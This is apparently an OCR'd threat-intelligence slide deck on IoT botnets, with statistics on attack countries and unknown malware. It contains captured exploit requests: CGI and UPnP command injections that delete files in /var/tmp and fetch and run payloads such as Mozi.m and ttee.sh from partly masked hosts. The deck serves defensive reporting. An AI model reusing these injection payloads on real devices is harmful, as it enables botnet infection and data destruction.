
```
GET /cgi-bin/;cd${IFS}/var/tmp;rm${IFS}-rf${IFS}*;${IFS}wget${IFS}hxxp://116.75.xxx.xxx:41227/Mozi.m;${IFS}sh${IFS}/var/tmp/Mozi.m
```

```
GET /shell?cd%20%2Ftmp%3Bwget%20hxxp%3A%2F%2F192.3.xxx.xxx%2Finfect%3Bchmod%20777%20infect%3B.%2Finfect Hxxp/1.1\r\nHost: 139.59.xxx.xxx:5001\r\nConnection: keep-alive\r\nAccept-Encoding:
gzip, deflate\r\nAccept: */*\r\nUser-Agent: python-requests/2.6.0 CPython/2.7.5 Linux/5.0.15-1-pve\r\n\r\n
```


```
GET /cgi-
bin/nobody/Search.cgi?action=cgi_query&ip=google.com&port=80&queryb64str=Lw==&username=admin%20;XmlAp%20r%20Account.User1.Password%3E$(cd%20/tmp;%20wget%20hxxp://23.254.xxx.xxx/ttee.sh%20-
O%2012.ttee.sh;curl%20-O%20hxxp://23.254.xxx.xxx/ttee.sh%20-O%2011.ttee.sh;%20chmod%20777%20*;%20sh%2011.ttee.sh;%20sh%2012.ttee.sh)&password=admin Hxxp/1.0\r\n\r\nGET /cgi-
bin/supervisor/CloudSetup.cgi?exefile=cd%20/tmp;%20wget%20hxxp://23.254.xxx.xxx/ttee.sh%20-O%2012.ttee.sh;curl%20-O%20hxxp://23.254.xxx.xxx/ttee.sh%20-
O%2011.ttee.sh;%20chmod%20777%20*;%20sh%2011.ttee.sh;%20sh%2012.ttee.sh Hxxp/1.0\r\n\r\n
```

```
POST /ctrlt/DeviceUpgrade_1 Hxxp/1.1\r\nHost: 68.183.xxx.xxx:37215\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept: */*\r\nUser-Agent: python-requests/2.24.0\r\nContent-Length: 473\r\n\r\n<?xml
version="1.0" ?>\n    <s:Envelope xmlns:s="hxxp://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="hxxp://schemas.xmlsoap.org/soap/encoding/">\n    <s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-
org:service:WANPPPConnection:1">\n    <NewStatusURL>$(/bin/busybox wget -g 185.172.xxx.xxx -l /tmp/kh -r /mips; /bin/busybox chmod 777 * /tmp/kh; /tmp/kh huawei)</NewStatusURL>\n<NewDownloadURL>$(echo
HUAWEIUPNP)</NewDownloadURL>\n</u:Upgrade>\n    </s:Body>\n    </s:Envelope>
```


Global Botnet Analysis and Alert



Top 10 Countries with the Most Devices on Botnets




Top 10 attack source countries




Top 10 attacked countries

txOne networks

Unknown Malware Playground


VirusTotal Unknown Malware Count

Unknown Malware Playground



Unknown Malware Playground


18,000⁺ Unknown Malware

Architecture	Ratio
i386	**65.01%**
ARM	**9.95%**
MIPS	**7.87%**
PowerPC	2.53%
SH4	2.49%
Others	12.15%

Unknown Malware Playground

